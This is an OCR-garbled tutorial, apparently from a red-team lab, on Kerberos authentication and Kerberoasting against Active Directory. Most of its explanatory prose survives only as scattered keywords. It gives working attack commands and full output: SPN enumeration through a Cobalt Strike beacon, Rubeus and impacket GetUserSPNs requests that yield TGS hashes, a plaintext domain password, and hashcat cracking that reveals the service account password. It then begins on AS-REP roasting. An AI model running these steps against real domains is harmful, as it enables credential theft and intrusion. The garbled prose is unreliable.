Kerberos


Kerberos

Kerberos AD Kerberos Active Directory Kerberos WinKdoz

Kerberos Kerberos Kerberos

KDC AS TGS

(MSSQL



1 AS-REQ

Kerberos **AES256_HMAC_SHA1** **(RC4** NTLM)

2 AS-REP

AS **krbtgt** **TGT** A(**1**) 1 AS TGT (

3 TGS-REQ

1 1 **SPN** TGT TGS

4 TGS-REP

TGS krbtgt TGT 1(TGS **2** 1) 1 SPN 2

5 AP-REQ

1 **2** **2** 2

6 AP-REP

SPN 2

Kerberos

1 KDC (AS) TGT

2 KDC (AS) TGT

3 KDC (TGS)


4 KDC (TGS)

5

6 ( )

Kerberoasting

krbtgt SPN SPN SPN



Attribute: servicePrincipalName

Value to add:


Values:

```
MSSQLSvc/srv01.prod.raven-med.local:1433
MSSQLSvc/srv01.prod.raven-med.local:SQL01
```

Kerberos **krb5tgs** krb5tgs Kerberoasting


Windows

```
Get-NetUser -SPN | select samaccountname
```



```
beacon> powershell get-netuser -spn | select samaccountname
[*] Tasked beacon to run: get-netuser -spn | select samaccountname
[+] host called home, sent: 377 bytes
[+] received output:
#< CLIXML

samaccountname
--------------
krbtgt
sql_service
```


```
rubeus.exe kerberoast /format:hashcat /user:[    ] /nowrap
```



```
beacon> execute-assembly rubeus.exe kerberoast /format:hashcat /user:sql_service /nowrap
[*] Tasked beacon to run .NET program: rubeus.exe kerberoast /format:hashcat /user:sql_service /nowrap
[+] host called home, sent: 551571 bytes
[+] received output:

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.0


[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Target User            : sql_service
[*] Target Domain          : prod.raven-med.local
[*] Searching path 'LDAP://dc01.prod.raven-med.local/DC=prod,DC=raven-med,DC=local' for '(&(samAccountType=805306368)(servicePrincipalName=*)(samAc

[+] received output:

[*] Total kerberoastable users : 1


[*] SamAccountName         : sql_service
[*] DistinguishedName      : CN=sql_service,CN=Users,DC=prod,DC=raven-med,DC=local
[*] ServicePrincipalName   : MSSQLSvc/srv01.prod.raven-med.local:SQL01
[*] PwdLastSet             : 1/28/2023 11:35:17 AM
[*] Supported ETypes       : RC4_HMAC_DEFAULT
[*] Hash                   :
$krb5tgs$23$*sql_service$prod.raven-med.local$MSSQLSvc/srv01.prod.raven-med.local:SQL01@prod.raven-med.local*$4755A578EE396860D0F8A567B41FE1F8$B762
```


Linux

```
python3 GetUserSPNs.py -request -request-user [target user] -dc-ip [dc ip] [domain
fqdn/user:password]
```



```
root@ts:/opt/framework/impacket# proxychains examples/GetUserSPNs.py -request -request-user sql_service -dc-ip 172.16.1.11 prod.raven-med.local/ali
ce:elizabeth
ProxyChains-3.1 (http://proxychains.sf.net)
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

|S-chain|-<>-127.0.0.1:1080-<><>-172.16.1.11:389-<><>-OK
ServicePrincipalName                     Name         MemberOf  PasswordLastSet             LastLogon                   Delegation
---------------------------------------  -----------  --------  --------------------------  --------------------------  ----------
MSSQLSvc/srv01.prod.raven-med.local:SQL01  sql_service            2023-01-28 19:35:17.958491  2023-04-12 21:57:41.625845
MSSQLSvc/srv01.prod.raven-med.local:1433   sql_service            2023-01-28 19:35:17.958491  2023-04-12 21:57:41.625845



[-] CCache file is not found. Skipping...
|S-chain|-<>-127.0.0.1:1080-<><>-172.16.1.11:88-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-172.16.1.11:88-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-172.16.1.11:88-<><>-OK
$krb5tgs$23$*sql_service$PROD.RAVEN-MED.LOCAL$prod.raven-med.local/sql_service*$e28dce88fe6cfd999609c1f1fc845118$500e1fd47cd4664b3b944e76dce4a867e3
7498937785d83847c35ca58f2c829ddf385512099884bbb41221fae9266c25983e7d515ceb26a59e0f73a9003b8eb7ea8122bd14ed6584ffe87276e10f69e5d913d3ed1a051d4f1a6dc
a4ccd7434c383ef8199b0c653dd8473f626158d1fb72d213a361e58e31783dbd1eeb728d9995c5e46fb1534f1f51fb50acd879c0c04f950d40281dc8296d49716a682218ff2490c2daa
d2b8f72dd30f552a5e4b5c5b7243ca4095a63cf0e1867a5ae320924ca506c069ffc5ab72f718cf40eba417ee8565b404f104923b62dae1a40838d281fcf4fcb225ad9c0e60dca1d4feb
132e00cbd67ed5810357eeaa3092162e936b911759cc15a3cf9cb4d1684e753d010f86bd3675950967f1d3e3274f48d952c599096e05778aa0b4c8ec215f7218ae0816424567beba071
a09c5c8a76487ab04a64a4370d47d214bf0dae5422a8401158c10f722df7be851d051915d18ae8d72bf30ec1e58d2da1822902bb547a9abe50613d374f1e8b73439e93506c369190886
b2a2652610728b8f44681d0741b9e9d8fb106305d0136cd8d34d65bd581d3355e7d5894c290533b994349a81c6bc637587f8521dabf2bceae0b702efbd556f0cf3fca06b335e6104283
fa873b122f5b48933d59e92b656ace01551eda006355654abc6bb74debb37066777f5e4d11594708ee41a81637303dce6f30a4884188cbdea0066258da5b06ac17c69f1a16ca7d33fff
ef4e1534d2dfa88db352bb38c7221c899c7c81e365f5cdbb6c053ae0c7452356b2d9c2a7017584bbdb324484b1a567ae479e5b54acf191e853862dd20ce4a85dd52a8b1c1d9a9577201
19fb0a7448e048d279a5468c73279d1d3ef28599b784c878b88b5943d621a844c71f688517a35c93297493c15ed2c9126fcb7513ac6dd9ea679fef343457b165283f643f5993fec397b
e3445804bd7491199d9b4f7f76684e1646345cd5f1a642459c22f03a9d157e93f6e7726a3854eb1124f37855552d93d70fd5d76ca6ebdf8cc8097f52954ac43a0f3b449d56bac556090
0545b9c81abdfeb3002f1b844981067551e0f158e676221d7e05bce3d021c2b966453a21a60adbd8511cb0c2c3fcba86f4f567505a8746124c8d748de9058132d8ba04a947b3c3fcb5b
ce57366c7f79d29888be54b19dde810b131ad6cdd5fe71f60823c58ef21a110a96ca5df4b8c9d0657df51a8d02013d59419dbbf64061cd6593e4ff53ea14933ff826ef7e8ecaee078d5
5e858e72c4804d3d620179804fa223d58f0066276d94ed7303b0291df9a57a
root@ts:/opt/framework/impacket# █
```

```
hashcat -a 0 -m 13100 krb5tgs.txt rockyou.txt
```




```
┌──(root㉿kali)-[~/Desktop]
└─# hashcat -a 0 -m 13100 hash.txt dict/rockyou.txt
hashcat (v6.2.5) starting

OpenCL API (OpenCL 2.0 pocl 1.8  Linux, None+Asserts, RELOC, LLVM 11.1.0, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
=====================================================================================================================================
* Device #1: pthread-Intel(R) Core(TM) i7-9700K CPU @ 3.60GHz, 1814/3692 MB (512 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache hit:
* Filename..: dict/rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384

$krb5tgs$23$*sql_service$PROD.RAVEN-MED.LOCAL$prod.raven-med.local/sql_service*$765df0a4dd1831cad9beafadc5c47fda$d435c6c9af4503ff28317a3d8eb87e20b3
8d24aef5c54c973c0515d2eea3284cba9e1fdecb1144ce63ab92626ee4bc051016bbfff4898a819acf30b6c1d54d407f4ba81158a70be079b05a79a02c54a17cb197392926881d4d343
098bd3c64478e3217211675620183ad24a3f481079a26087da71ca8c08637ae452ad5012ade0e950caf314e32344cf4912495af8bfdc4b4930dd91c3690417139ab9c11da5937a9e401
bfc5518c1fb9fa668d6dc3f7b47ef12d65f21eca3cfc2c65fe84150f1f1e18833b0349db4bd44e984b2ce853c966d90ecfc994ae528535c7ee2ef69e7dad609e80412a57827ea2563a5
ad046cf15ec00cf6a978c84f4269935483edcb4ad36bd668c7c76e60be16d23e522c730ebbcd1435d61f20cb5c4f5fe92d586b035ed5c8a4a53a4d636564f2fcb2814b30a78ff624c08
dadfb841e8bc8d48ee277633d6abe9b3fa619af07c0fc1c12ce676b0822150ac2974a4f9d7af6cd33176a0f23e58baff7288c57e98b3eecdb2a79fe3689dbf9240a8246960e0fd43561
6ffbc41c458312a5dabf0bd68d0df40f9e0e2dc80be5b7b3d7835eb2a41ca860c536dd6cb1c731ea796fcf3bd5ebd466ca9513cc5266cc321bf712b89147314a0d9e8e1ec6e6c178877
53d1c0b7cd5141f994d43455c81981e2f2978a90dee79b75d8f5be894734a7453306386dc669e62688305a9eba06b93a934cc3619407020ad58233a2596fcfaa0dd65c11617530793e1
3429dabcabf4d3d8e1d331219a1591f56568a5ece7cfde39bed2686b8ed455f5426a697efdca3fbb0a6ceb8d959415b8fe01e5a823e1aa66dbe839abd744d4b9d550ba2739f8f5825b2
08574669828520f66d82e284234f509a9f43808bd53f6a4f64792e9bc42e8796dbbeec893633ac0c0e10ff292d2c329b57226bc32c8cb1a6dc390bcc63a6a4891064a766c075dd62f98
625591c42af973463ee691e1ac63fa8fd6eb3a02bfd83deb6154d5599b2d8ceb4ce5a8fde0b2a0f08348ae8230c3843c24d4dfab1dbead8f193669d1a6e6cb73e2599203bbd9b702003
75f88b848538c1be3e754eeb600c6930212cd0a99d0b095e4d065105fd39fb6263285c2a8b68dcb54b37605e3547f60e45d507071b6154d29ec13771b46c9eca59a1cb74ea80282e5e0
e93b52105f38fddc7af3685506c627a74081a73b866bd3fa4480db55fdc2a269e8a7d1c5af112fef16a7bf4b28829acf9ad617683a77cbb04074cb54c8ecceead4909a692e77a46e7fd
440fe539a0620152328355fae92b3a615e684c0ed64a3584684fa8cd9a6ee6:beautiful1

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*sql_service$PROD.RAVEN-MED.LOCAL$prod....9a6ee6
Time.Started.....: Wed Apr 12 16:16:03 2023 (0 secs)
Time.Estimated...: Wed Apr 12 16:16:03 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (dict/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   687.6 kH/s (0.36ms) @ Accel:256 Loops:1 Thr:1 Vec:8
```

PROD sql_service **beautiful1**

ASREPRoasting

Kerberos AS-REP krb5asrep



User logon name:

User logon name (pre-Windows 2000): RAVEN-MED\ jason

□ Unlock account


Account options:

□ Use only Kerberos DES encryption types for this account
□ This account supports Kerberos AES 128 bit encryption.
□ This account supports Kerberos AES 256 bit encryption.
